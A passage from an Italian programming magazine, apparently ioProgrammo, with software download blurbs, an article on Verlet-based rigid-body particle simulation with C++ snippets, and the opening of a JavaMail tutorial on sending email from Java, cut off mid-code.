Oltre 40 schemi sintattici per altrettanti linguaggi, client FTP integrato, gestione del file system, editor esadecimale, finestra dos richiamabile con un clic e con il path già impostato al file correntemente aperto, spell checker, avanzate funzioni di stampa. Ampiamente personalizzabile, si può adattare con facilità a qualsiasi sistema. Forse ancora un po' acerbo: provate questa prima versione, crediamo che con qualche piccolo aggiustamento potrà diventare un ottimo strumento di sviluppo. Versione di valutazione valida dieci giorni.

editstein.win32.exe

Free Java 1.01_T2003.10.20

Un editor gratuito per Java

Per chi si trova alle prime armi con Java, questo editor offre una imperdibile occasione per concentrarsi sul codice, senza perdersi nei meandri degli IDE più avanzati. Piccolo e velocissimo, si fa apprezzare anche dai programmatori più esperti: buono il sintax highlighting e la funzione di undo/redo. L'interfaccia prevede una struttura a panel che agevola il lavoro su più file.

La compilazione e l'avvio delle applicazioni avviene attraverso la pressione di un singolo tasto e gli errori evidenziati dal compilatori sono gestibili sempre all'interno dell'editor. Free Java è gratuito ed è stato sviluppato su JDK 1.3

FreeJava1.01_T2003.10.20.zip

DeKlarit 2.2

Velocizza lo sviluppo di applicazione data-driven

DeKlarit consente di trasformare Visual Studio .Net in un tool RAD per realizzare applicazioni DB: buona parte del processo di design e sviluppo dell'applicazione risulta ridotta grazie alla generazione automatica di codice e di modelli per accesso ai dati. Versione di prova valida trenta giorni.

Deklarit22.msi

Explorer Toolbar Maker 3.01

Creare barre per Explorer non è mai stato così semplice.


Explorer Toolbar Maker consente di realizzare barre per Explorer a partire da pagine HTML, Macromedia Flash o documenti Office. Un semplice Wizard ci guida alla realizzazione di quella che può essere una soluzione elegante ed efficace in tutti quei casi in cui si voglia personalizzare o l'accesso a Internet o ad una Intranet.

Compatibile con Internet Explorer a partire dalla versione 5.0.

setup_toolbar.exe

JLauncher 1.4


Lanciare applicazioni Java

Una piccolo applicazione che consente di lanciare applicazioni Java con un singolo clic, senza la necessità di creare file batch in DOS. JLaunch può essere personalizzato con splash screen e si occupa di riconoscere automaticamente la presenza del Runtime Java attraverso la

consultazione del registro di Windows. Versione di valutazione.

jlaunch14.exe

Arquemie for Swing Trees 1.0.1

Programmare con swing!

Realizzare interfacce swing non è mai stato così facile! Arquemie genera automaticamente il codice sorgente per ottenere dei controlli ad albero che rappresentino la strutura gerarchica degli oggetti presenti nella nostra applicazione. Il codice sorgente generato risulta assolutamente indipendente da qualsiasi Jar ed è possibile utilizzare Arquemie sia attraverso un suo IDE, sia attraverso JBuilder.

Versione dimostrativa.

tree-eval-1.0.1.zip

Funzioni di base di un sistema di particelle

Simulazione di corpi rigidi

Traslazione, rotazione e collisione di sistemi di particelle vincolati rigidamente tra loro sono elementi fondamentali della simulazione. Analizziamoli con il modello matematico semplificato.

Abbiamo più volte discusso dell'importanza della simulazione per una grande casistica di problemi che vanno dalla programmazione di giochi, all'analisi di andamenti della borsa valori, per terminare alla simulazione di fenomeni di ogni genere, che comprendono, solo per citare qualche area di applicazione: la sociologia, l'economia, la pedagogia, la biologia, la chimica e la fisica. Abbiamo anche puntualizzato il fondamentale momento della costruzione di un modello appropriato per attuare al meglio la fase di simulazione.
Vorrei ora sottolineare come uno stesso fenomeno possa essere descritto da diversi modelli, con caratteristiche diverse, al fine di motivare la scelta di approssimare alcune leggi nella presente trattazione. Un modello può essere più o meno preciso a seconda se tiene conto o meno di alcune variabili di sistema per così dire "trascurabili" ed anche se ha la capacità o meno di rappresentare in modo esaustivo la realtà. Solitamente, i modelli più "completi" sono più complessi o comunque richiedono implementazioni algoritmiche più pesanti che fanno uso cioè di una maggiore quantità di risorse computazionali (memoria e CPU).
Altri modelli trascurano alcuni aspetti del fenomeno, in funzione della loro applicazione, ad esempio: la traiettoria di una palla da biliardo sarà descritta da un modello che terrà conto dell'attrito del tavolo ma trascurerà il vento. Mentre, la traiettoria di una palla nel gioco del golf dovrà tener conto dell'influenza del vento. Ecco che diverse applicazioni di eguali fenomeni, nell'esempio il moto di una sfera, possono essere simulate diversamente.
Se a tale analisi si aggiunge una peculiarità degli elaboratori, come il tempo di elaborazione estremamente basso, a fronte di una "limitata" capacità elaborativa, tipica delle macchine RISC, allora si possono trarre nuove conclusioni.
Prima di passare all'ultima considerazione di carattere teorico, è doveroso sottolineare il concetto appena esposto. Innanzitutto, voglio sgombrare il campo da equivoci: con *limitata capacità elaborativa* intendo che le operazioni di base conosciute dal calcolatore sono pochissime e sulla base di queste è possibile, comunque, realizzare qualsiasi operazione, anche la più complicata.
Ad ogni modo, le funzioni o operazioni più complicate richiedono, a volte, numerosissimi passaggi che prevedono operazioni di base, con conseguente perdita parziale di prestazioni.
Qualora sia possibile, è auspicabile sfruttare le funzioni di base, come nel caso del modello proposto che si fonda sull'uso di sole somme e prodotti, in modo da velocizzare l'elaborazione. Modelli di questo tipo necessitano, su un set semplice di operazioni, di continue rielaborazioni. In definitiva, è meglio, qualora l'applicazione lo consenta, un modello semplice che va ricalcolato anche spesso, rispetto ad un modello fatto di complicatissime operazioni e funzioni che al momento del loro uso rallentano l'intera simulazione. Come i lettori dell'articolo precedente avranno intuito, le equazioni di Verlet permettono una semplificazione che ben si adatta a sistemi in tempo reale con rapidi cambiamenti. Dopo aver visto le fondamenta della teoria e l'applicazione su sistemi semirigidi come i tessuti, usiamo gli stessi modelli per la simulazione di corpi rigidi.
Una breve, ma si spera esaustiva, introduzione consentirà anche a chi ha saltato l'appuntamento scorso di comprendere la trattazione.

ERRATA CORRIGE
Nell'articolo scorso di ioProgrammo sezione soluzioni - Simulazioni per sistemi di particelle – nella parte finale delle procedure nelle due fasi di rielaborazione, sono state erroneamente chiamate le due variabili xp e xq con gli identificativi x1 e x2.

L'IDEA

Il punto di partenza sono le conosciute leggi della cinematica per il moto dei corpi, o in generale delle particelle. Queste sono state modificate e approssimate mediante integrazione di Verlet che assume la forma:

```
x=2*x1-x0+a*Dt2
```

Viene calcolato lo spostamento *x* per un tempo *t* in funzione di due precedenti istanti di tempo *t1* e *t2*, cadenzati dall'intervallo *Δt*, in cui la particella ha assunto le posizioni *x1* e *x2*. Il tutto si basa sull'approssimazione che considera la distanza percorsa rispetto all'intervallo di tempo nell'ultimo passo come velocità, ossia *v=(x-x1)/Δt,* idem per il passo precedente. Come noto, soprattutto ai fisici, tale valore è solo una quantità media e non può essere adottata come valore puntuale: bisognerebbe diminuire l'intervallo di tempo a valori infinitesimali (per gli amanti della matematica equivale a dire che è necessario considerare il limite per Δt tendente a zero).
L'approssimazione funziona poiché è possibile adottare intervalli di tempo relativamente brevi. Ecco che si sfruttano le potenzialità dell'elaboratore: operazioni semplici ripetute in tempi molto brevi. Sulla base dell'idea esposta è stato costruito un modello ed una relativa classe C++ che implementa tali equazioni per sistemi di particelle che seguono tale legge; anche in presenza di vincoli come ad esempio, la costrizione a rimanere in un determinato spazio o a mantenere la distanza tra particelle all'interno di un prefissato intervallo. Questo ultimo vincolo consente di simulare le due grandi categorie di sistemi di particelle, quelli semirigidi conosciuti anche come tessuti (*cloth*) e i rigidi. La differenza tra i due sta nella forza che lega le particelle che li compongono e che individuiamo per descriverli. Per comprendere il sistema, si suppone che i punti adiacenti siano tra loro collegati da molle, valori di coefficienti che descrivono il mantenimento fermo delle molle producono corpi rigidi se invece è presente un certo grado di elasticità siamo di fronte a sistemi semirigidi come tessuti.

GLOSSARIO

INSIEME CONVESSO
Un insieme si dice convesso se, comunque presi due punti all'interno dell'insieme, possono essere collegati da un segmento interamente incluso nell'insieme.

Esempio di insieme convesso.

DAL SEMIRIGIDO AL RIGIDO

Approfondendo il modello sviluppato per tessuti nell'appuntamento scorso, scopriremo come si possono ottenere simulazioni per corpi rigidi. Una completa codifica di un sistema di particelle che tiene conto di un numero fissato di vincoli (contenuti in un arrary *m_vincoli* che supponiamo esista) è esposta di seguito, si tratta di una rielaborazione del metodo *vincoli().* Si analizzano due sistemi di particelle e le interazioni tra essi.

```
// Implementazione di un sistema di particelle
void sistemadiparticelle::vincoli()
{   // Il tetraedro rimane all'interno del cubo
    for (int j=0; j<NUM_ITERAZIONI; j++)
    {   for (int i=0; i<NUM_VINCOLI; i++)
        {   vettvincoli& vinc=m_vincoli[i];
            vettore& xp = m_x[vinc.PARTICELLEP];
            vettore% xq = m_x[vinc.PARTICELLEQ];
            delta = xp – xq;
            float lunghezza=sqrt(delta*delta);
            diff=(lunghezza-vinc.lunghezzafix)/lunghezza;
            xp-=delta*0.5*diff;
            xq+=delta*0.5*diff; }
    }
}
```

Il sistema, come era stato proposto in forma meno approfondita, simula corpi con un certo grado di elasticità tipici dei tessuti. Si ripete il processo un numero di volte pari alla variabile *NUM_ITERAZIONI* e per ognuna di queste volte si itera sul numero di vincoli, *NUM_VINCOLI,* ossia i legami di forza tra le particelle (in particolare con *vinc.lunghezzafix* indicheremo la lunghezza prevista dal vincolo tra le due singole particelle in esame). Viene introdotto una nuova struttura per ospitare i vincoli, i campi previsti sono il numero di particelle per il sistema *p*, l'analogo numero per il sistema *q* e *lunghezzafix* ossia il vincolo. I due sistemi *p* e *q* assumono le varie posizioni contenute nell'apposito array *x*. Al generico passo, corrispondente al generico vincolo, si esamina la differenza vettoriale tra *xp* e *xq*, la radice quadrata del prodotto vettoriale non è altro che la distanza euclidea, cosicché il valore *lunghezza* è proprio tale misura (distanza tra i due vettori *xp* e *xq*). Dalle fasi precedenti, ad esempio dopo un'applicazione di *forza(),* le posizioni possono essere tali da non rispettare i vincoli. La variabile *diff* è una stima approssimativa dello scostamento (compresa tra 0 e 1), ovviamente, maggiore sarà lo scostamento tra i valori di distanza reale (*lunghezza*) e di distanza attesa (*lunghezzafix*) e più grande sarà tale valore. L'ultimo passo è un adattamento che tende a ripristinare le posizioni dettate dall'imposizione dei vincoli. Il coefficiente *0,5* è pensato per corpi simili ai tessuti; esso, infatti, riporta alla posizione iniziale, salvo nuovi elementi di disturbo. Se tale coefficiente viene modificato si può rallentare tale processo. È a mio avviso utile un semplice esempio che mostri i passi dell'elaborazione di tale metodo. Per semplificare consideriamo *xp* e *xq* che non siano sistemi di particelle, bensì sin-

goli punti posti in un sistema bidimensionale, si avrà quindi un unico vincolo. Avremo un'unica iterazione per il ciclo interno. Come esempio prendiamo *xp=(5,5)* e *xq=(2,1)*. Si comprenderà ancora meglio se vi munite di penna e fogli a quadretti. Il vettore *delta* è la differenza tra i due e vale quindi (3,4) il suo quadrato è uno scalare che assume valore *3*3+4*4=25*, cosicché *lunghezza*, ossia la distanza tra i due punti *xp* e *xq* risulterà effettivamente 5. Supponiamo che il vincolo sulla distanza, *vinc.lunghezzafix* valga 4, ciò significa che il passo presente ha prodotto un considerevole scostamento dei punti dalla posizione di equilibrio. Le ultime due assegnazioni hanno il compito di ripristinare la situazione almeno in modo parziale. La variabile *diff* vale 1/5. Il nuovo valore di *xp* sarà il delta corretto dal prodotto dei due termini 1/2 è 1/5, ossia 1/10 sottratto al vecchio valore del vettore. Facendo i conti si ottiene *xp=(4.7, 4.6)*, analogamente *xq=(2.3, 1.4)*. Si intuisce anche senza uso di rappresentazioni grafiche, come i due punti si siano tra loro avvicinati per ripristinare la distanza 4. Essa in particolare, dopo la prima iterazione in esame, varrà la radice quadrata di *2.4 * 2.4 + 3.4 * 3.4* che dà proprio 4, ossia la distanza desiderata. Un ulteriore miglioramento prevede l'uso di operazioni semplici che sostituiscano la radice quadrata, ciò si ottiene, come mostrato la volta scorsa, utilizzando la serie di Taylor troncata al secondo termine, che garantisce una "buona" approssimazione.
Molto interessante è l'uso della massa che introduce la simulazione dei corpi rigidi.
Il codice cambia come esposto di seguito:

```
...
delta = xp – xq;
   float lunghezza=sqrt(delta*delta);
   // oppure l'approssimazione di taylor che rende più
                                              efficiente
   diff=(lunghezza-vinc.lunghezzafix)/(lunghezza
                              *(invmassp+invmassq));
   xp-=delta*invmassp*diff;
   xq+=delta*invmassq*diff;
   ...
```

La novità è espressa dalla presenza delle masse delle singole particelle, presenti in forma inversa. Valori molto piccoli rappresentano masse elevate, mentre valori grandi masse piccole. "Irrigidire", ovvero rendere rigido un sistema di particelle si può attuare dando massa elevata alle stesse in modo che non vi siano scostamenti apprezzabili dalla lunghezza prefissata *lunghezzafix*, come risulta evidente dall'esame dell'assegnazione che produce *diff*. Ma ciò non è sufficiente per simulare corpi rigidi puri per i quali non è previsto alcun tipo di variazione delle distanze tra le particelle.

ULTERIORI VINCOLI

Accompagniamo la nostra disquisizione ad un esempio pratico per non perdere mai il filo del discorso, ed avere sempre un riscontro reale.
Sebbene la teoria preveda la conoscenza di alcuni concetti specialistici come *tensori* o *momenti di inerzia,* tenteremo di mantenere la trattazione ad un livello elementare, ed enfatizzeremo gli aspetti di progettazione ed implementativi, inoltre, orienteremo lo studio all'analisi numerica piuttosto che alla manipolazione simbolica tipica della matematica pura. Consideriamo un tetraedro, (per intenderci, una piramide a base triangolare). Le particelle che individuano il corpo *rigido* sono i quattro vertici, mentre i sei spigoli indicano dei vincoli di struttura, essendo il corpo rigido si suppone che tali segmenti debbano mantenere sempre la stessa distanza. Il passo successivo è considerare il tetraedro all'interno di un cubo. Possiamo applicare il metodo *vincoli()* dell'oggetto in costruzione *sistemadiparticelle*. Per ottenere il doppio risultato di mantenere l'intero sistema all'interno del cubo e di rendere rigide le molle di collegamento tra le particelle come descritto in precedenza. Si rammenta come si possa sviluppare la prima parte:

```
// Implementazione di particelle
// tetraedrico in un cubo
void sistemadiparticelle::vincoli()
{   for (int i=0; i<NUM_PARTICELLE; i++)
    {   vettore& x1=m_x1[i];
        x1=vmin(vmax(x1, vettore(0,0,0)), vettore(
                                    100,100,100)); }
}
```

Il secondo risultato, consta nel mantenere fisse le distanze tra i punti, che si può enunciare anche come mantenimento puntuale dei vincoli o quanto meno con scostamenti trascurabili. Ciò si






Fig. 1: ***Tetraedro, esempio di corpo rigido di 4 punti e 6 vincoli.***

INSIEME NON CONVESSO

In figura è proposto, invece, un esempio di insieme non convesso, come si può notare, in alcuni tratti il segmento che unisce due punti scelti nell'insieme, non appartiene all'insieme stesso.

ottiene imponendo il rispetto dei vincoli, ossia le distanze tra le particelle, oppure adottando una strategia simile a quella esposta nel codice precedente a quello appena prodotto. Nel trattare i vincoli per un corpo rigido ci imbattiamo in nuove problematiche. Una delle più sentite è la gestione di sporgenze nell'insieme di definizione del corpo. Nell'esempio, il tetraedro si suppone sia descritto all'interno di un cubo, il che non provoca grattacapi, il problema è se come mostrato in Fig. 2 si presenti una sporgenza.





Fig. 2: ***Proiezione del tetraedro descritto in un insieme non convesso.***

Per semplificare si considera un livello, ossia un proiezione bidimensionale dell'intero sistema.
In tal caso bisogna prendere provvedimenti in considerazione del fatto che, essendo il sistema di particelle descritto da un insieme di punti, può capitare (come nell'esempio rappresentato) che, anche se le particelle sono interne al campo di azione, parte del corpo rigido risulti all'esterno, poiché, ovviamente si suppone che il corpo rigido sia tutto "l'involucro" esterno, nel esempio tutto il tetraedro.
Una prima soluzione è quella di considerare solo insiemi (campi di azione) che siano convessi. Un'ipotesi siffatta va scartata poiché molti fenomeni, come ad esempio gli urti di cui videogiochi e altri simulazioni fanno un uso massiccio, possono rientrare in questa situazione indesiderata. Una seconda soluzione prevede di includere il corpo all'interno di un cubo (*embedded*), con relativi margini di tolleranza per evitare il bug del modello in caso di sporgenze. Ma anche questa seconda soluzione mostra dei limiti, soprattutto per le simulazioni di corpi molto spigolosi e articolati che vedrebbero i propri movimenti fortemente ridotti. Infine, la soluzione che meglio si confà, prevede la costruzione di un motore che riconosce le collisioni. Si procede per passi, si comincia individuando eventuali punti di penetrazione, essi possono essere in generale di due tipi: che riportano fuori dal campo di azione una particella o che escludono parte del corpo rigido senza peraltro coinvolgere particelle.
Nel primo caso, semplicemente, si riporta all'interno il punto che si è trovato escluso.

Nel secondo caso si traccia il segmento o i segmenti che sono fuori, circoscrivendo l'attenzione ad un solo segmento verranno coinvolti due punti, *xp* e *xq*. Il punto *f* che è fuori sarà lungo il segmento, più vicino ad uno dei due punti, in particolare si può scrivere:

```
f=c1*xp+ c2*xq
```

Entrambi i coefficienti *c* sono compresi tra 0 e 1 e la loro somma fa uno. Il coefficiente più grande è relativo al punto più vicino, che verrà quindi spostato per consentire il soddisfacimento di questi nuovi vincoli. Lo spostamento avverrà producendo nuove posizioni (indicate con *n*) prodotte dalle seguenti espressioni:

```
xpn=xp+c1*k*D
xqn=xq+c2*k*D
```

k è il coefficiente di spostamento mentre con *D* si indica la direzione. In definitiva la nuova posizione *fn* è descritta da:

```
fn=c1*xpn+ c2*xqn
```

Facendo opportuni calcoli matematici è possibile ottenere dei validi valori della costante *k*, ma che comunque esulano dalla presente trattazione.

CONCLUSIONI

Simulare è un'attività piena di fascino per il programmatore, poiché egli vede sviluppare nella propria applicazione un simulacro che tende ad imitare la realtà o una porzione di una determinata realtà. Per farlo, come abbiamo intuito, è necessario conoscere a fondo sia la realtà da "imitare" che lo strumento per simularla, nel caso specifico l'elaboratore. I sistemi di particelle sono un ottimo approccio alla simulazione poiché investigano sul campo maggiormente calpestato che è quello della fisica e in tale ambito descrivono una gran quantità di diverse situazioni.
Ad esempio, nel caso affrontato, con piccole estensioni, si possono studiare interi sistemi di corpi rigidi che ci fanno venire in mente robot, macchine e quant'altro. Insomma, vi sono molte aree di approfondimento, a partire dalle nozioni che abbiamo esposto ed applicato con programmi in questi due appuntamenti.
Probabilmente, *Soluzioni* cambierà nuovamente direzione come ci ha spesso abituati.
Per scoprirlo non resta che aspettare il prossimo mese, vi aspetto.

Fabio Grimaldi

Un client di posta multipiattaforma

Un Outlook in Java

A partire da questo mese ci confronteremo con un'interessante sfida informatica: lo sviluppo di un client di posta elettronica simile, almeno nelle funzionalità di base, ad Outlook Express, Eudora o Mozilla.

Le API *JavaMail* sono uno dei tanti pacchetti opzionali distribuiti da Sun Microsystems per l'estensione della piattaforma *Java 2 Standard Edition* (J2SE). Il loro scopo è fornire funzionalità per agevolare la lettura, la composizione, l'invio e la ricezione della posta elettronica. Con le API JavaMail diventa facile costruire un client e-mail come Eudora, Outlook Express, Evolution, Mozilla Thunderbird e tutti gli altri programmi di questo tipo. Questo articolo inaugura una breve serie dedicata proprio alla realizzazione di un software di posta elettronica sufficientemente completo, simile a quelli appena citati, sfruttando il linguaggio Java e le API JavaMail.

INSTALLAZIONE DI JAVAMAIL

Naturalmente, prima di cominciare, è necessario scaricare ed installare le API JavaMail sulla propria postazione di lavoro. L'operazione è, tutto sommato, molto semplice. Anzitutto, le API JavaMail dipendono dal *JavaBeans Activation Framework*. Questo pacchetto non fa parte dell'insieme di base della piattaforma J2SE, pertanto è probabile che dovrete installarlo, prima di procedere. Collegatevi all'indirizzo *http://java.sun.com/products/javabeans/glasgow/jaf.html* e scaricate il file proposto (che si chiama *jaf-X_Y_Z.zip*, dove *X*, *Y* e *Z* identificano la più recente versione tra quelle disponibili). Tenetelo da parte: lo installeremo insieme alle API JavaMail. Bene, ora collegatevi alla pagina Web di JavaMail: *http://java.sun.com/products/javamail/*. Da qui, come nel caso precedente, scaricate il file proposto, nella sua versione più recente (il nome sarà del tipo *javamail-X_Y_Z.zip*). I due archivi ZIP appena scaricati contengono diversi elementi: le estensioni della libreria di Java, la loro documentazione ed alcuni semplici programmi dimostrativi. Scompattateli dove preferite ed individuate i due archivi JAR chiamati *activation.jar* (per il *JavaBeans Activation Framework*) e *mail.jar* (per le *API JavaMail*). Questi due archivi contengono le classi che andranno ad estendere la libreria di Java, offrendo le nuove funzionalità di cui abbiamo bisogno. Ci sono diversi modi per sfruttare i pacchetti di estensione come quelli che ci siamo appena procurati. Il primo consiste nel copiarli al percorso: *<cartella di installazione del J2SDK>/jre/lib/ext*. La speciale cartella *ext* può accogliere le estensioni di Java. Basta introdurre al suo interno degli archivi JAR e le classi in essi contenute saranno immediatamente disponibili alla macchina virtuale. Un avviso per chi lavora sotto Windows: in questo sistema operativo l'installer delle più recenti versioni del J2SDK introduce ben due ambienti Java. Il primo è un ambiente di sviluppo, mentre il secondo serve per l'esecuzione con prestazioni migliorate. Se avete seguito tutti i passi finora mostrati, le due nuove estensioni sono visibili solo all'ambiente di sviluppo. Affinché anche quello di esecuzione possa avvantaggiarsene, è necessario introdurre un'ulteriore copia dei due pacchetti al percorso che solitamente è: *C:\Programmi\Java\j2reX.Y.Z\lib\ext*. Un altro modo per registrare degli archivi JAR come estensioni della propria macchina virtuale consiste nell'introdurre tutti i percorsi completi che identificano ciascun archivio nella variabile di sistema *CLASSPATH*, osservando le regole valide per lo specifico sistema operativo in uso. Infine, è





***Fig. 1:** L'applicazione MailSender, per l'invio di una semplice e-mail di solo testo.*

persino possibile non installare le estensioni necessarie ad un particolare programma. Affinché il software possa sfruttarle, ad ogni modo, è necessario introdurle nel pacchetto finale del programma ed informare la macchina virtuale della loro presenza al momento dell'avvio. Esamineremo questa tecnica più avanti quando, completato il nostro client di posta elettronica, dovremo risolvere il problema della sua distribuzione e della sua installazione.

INVIARE UNA E-MAIL

Cominciamo da un semplicissimo programma privo di interfaccia grafica e di interazione con l'utente, solo per sperimentare l'impiego delle API JavaMail nell'invio di una missiva elettronica. Sostituite, nel seguente codice, gli arbitrari dati conservati nelle stringhe *smtp, mittente* e *destinatario*:

```
import java.util.Properties;
import java.util.Date;
import javax.mail.*;
import javax.mail.internet.*;
public class InvioMail {
  public static void main(String[] args) throws Exception {
  // Il server SMTP da impiegare per l'invio.
    String smtp = "smtp.host.com";
    // Il mittente della mail.
    String mittente = "\"Pinco Panco\"
                              <pinco.panco@mail.com>";
    // Il destinatario della mail.
    String destinatario = "\"Panco Pinco\"
                              <panco.pinco@mail.com>";
    // L'oggetto della mail.
    String oggetto = "Prova JavaMail";
    // Il corpo della mail.
    String corpo = "Ciao!\nQuesta è una prova...";
    // Acquisisco le proprietà del sistema.
    Properties props = System.getProperties();
    // Aggiungo alle proprietà un record per l'host
                                      smtp da impiegare.
    props.put("mail.smtp.host", smtp);
    // Creo un oggetto java.mail.Session con le
                                      proprietà elaborate.
    Session session = Session.getDefaultInstance(
                                            props, null);
    // Preparo il messaggio da inviare
                        (javax.mail.internet.MimeMessage)
    MimeMessage message = new MimeMessage(session);
    // Imposto il mittente.
    message.setFrom(new InternetAddress(mittente));
    // Imposto il destinatario.
    message.addRecipient(Message.RecipientType.TO,
                      new InternetAddress(destinatario));
    // Imposto l'oggetto.
    message.setSubject(oggetto);
    // Imposto la data di invio.
    message.setSentDate(new Date());
    // Imposto il corpo della mail.
    message.setText(corpo);
    // Invio il messaggio.
    Transport.send(message);
    // Avviso l'utente.
    System.out.println("Mail inviata!"); }
}
```

La realizzazione di quanto è mostrato in questo articolo e nei successivi appuntamenti richiede, da parte del lettore, alcuni prerequisiti di base:

- **discreta conoscenza del linguaggio Java e della sua piattaforma;**
- **discreta conoscenza dei concetti di base del networking;**
- **discreta conoscenza dei meccanismi tipici di un servizio di posta elettronica.**

Se non soddisfate il terzo requisito, fareste bene ad approcciare l'argomento prima di intraprendere la lettura dell'articolo.

Compilate ed eseguite il programma. Se tutto va a buon fine, nell'arco di pochi istanzi troverete una nuova mail nella casella specificata dalla stringa *destinatario*. Non è stata magia, sono state le API JavaMail. Tutto inizia dalla creazione di un oggetto *javax.mail. Session.* Una sessione JavaMail può essere recuperata chiamando il metodo statico *Session.getDefaultInstance()*. Alla sessione vengono immediatamente associate alcune informazioni, attraverso un oggetto *Properties*. Sono fornite tutte le caratteristiche della macchina in uso (alcune di esse sono rilevanti per poter consegnare una e-mail) più una nuova proprietà (*mail.smtp.host*) che specifica quale host SMTP dovrà essere contattato per tentare l'invio. Stabilita la sessione JavaMail, inizia la composizione del messaggio, che viene rappresentato da un oggetto *javax.mail.internet.MimeMessage*. L'utilizzo di questa classe, almeno a livello elementare, è estremamente semplice. Con *setSubject()* si specifica l'oggetto, con *setText()* il corpo, con *setSentDate()* la data di invio. Mittente e destinatario, all'apparenza, sono più complessi, perché fanno uso della classe *javax.mail.internet.InternetAddress*. In verità, non c'è ragione di spaventarsi: questa classe è usata per incapsulare e validare gli indirizzi. E' possibile inserire un semplice indirizzo e-mail (*username@host*) oppure una speciale stringa che racchiude nome ed indirizzo, nella forma *"Nome Esteso" <username@host>*. Un po' di attenzione va data al metodo *addRecipient():*

```
message.addRecipient(Message.RecipientType.TO,
                    new InternetAddress(destinatario));
```

Gli argomenti richiesti da questo metodo sono due. Una missiva elettronica, infatti, può avere i destinatari suddivisi in più gruppi: quelli principali (campo *TO*), quelli in copia carbone (*CC*) e quelli in copia carbone nascosti (*BCC*). Il primo argomento richie-

Fig. 2: *Il messaggio è distinto dal suo contenuto*

sto da *addRecipient()* serve proprio per specificare il gruppo di appartenenza del destinatario aggiunto. I tre possibili valori sono, rispettivamente:

```
Message.RecipientType.TO
Message.RecipientType.CC
Message.RecipientType.BCC
```

Alla fine di tutto ciò, la mail viene inviata con una chiamata al metodo statico *send()* della classe *Transport*. Il messaggio *MimeMessage* appena elaborato viene passato al metodo come unico argomento della chiamata.

UN SOFTWARE PER L'INVIO

Sfruttiamo le conoscenze appena acquisite per mettere insieme un vero e proprio programma per l'invio delle e-mail, capace di dialogare con l'utente e di soddisfare le sue richieste. Tutto quello che dobbiamo fare, in pratica, è costruire una interfaccia grafica intorno al codice già visto nel paragrafo precedente. Tutto sommato non è difficile, anche se è laborioso (il codice completo lo trovate in *programmaz/mailsender.java*)

```
import java.awt.*;
import java.awt.event.*;
import java.util.*;
import javax.swing.*;
import javax.mail.*;
import javax.mail.internet.*;
public class MailSender extends JFrame {
// I componenti della GUI.
  JLabel label1     =  new JLabel("Host SMTP:");
  JLabel label2     =  new JLabel("Mittente:");
  JLabel label3     =  new JLabel("Destinatario:");
  JLabel label4     =  new JLabel("Oggetto:");
  JTextField text1  =  new JTextField("");
  JTextField text2  =  new JTextField("");
  JTextField text3  =  new JTextField("");
  JTextField text4  =  new JTextField("");
  JTextArea text5   =  new JTextArea("");
  JButton button1   =  new JButton("Invia");
  // Un sinonimo di this, per convenienza.
  MailSender myself = this;
  // La finestra per far attendere l'utente durante l'invio.
  SendDialog sendDialog;
  // Costruttore della classe.
  public MailSender()
  {
    super("MailSender [un test di JavaMail]");
    // Imposto le preferenze dei componenti.
    text1.setPreferredSize(new Dimension(300,
                    text1.getPreferredSize().height));
    text2.setPreferredSize(new Dimension(300,
```

```
                    text2.getPreferredSize().height));
    text3.setPreferredSize(new Dimension(300,
                    text3.getPreferredSize().height));
    text4.setPreferredSize(new Dimension(300,
                    text4.getPreferredSize().height));
    text5.setLineWrap(true);
    text5.setWrapStyleWord(true);
    JScrollPane scrollPane = new JScrollPane(text5);
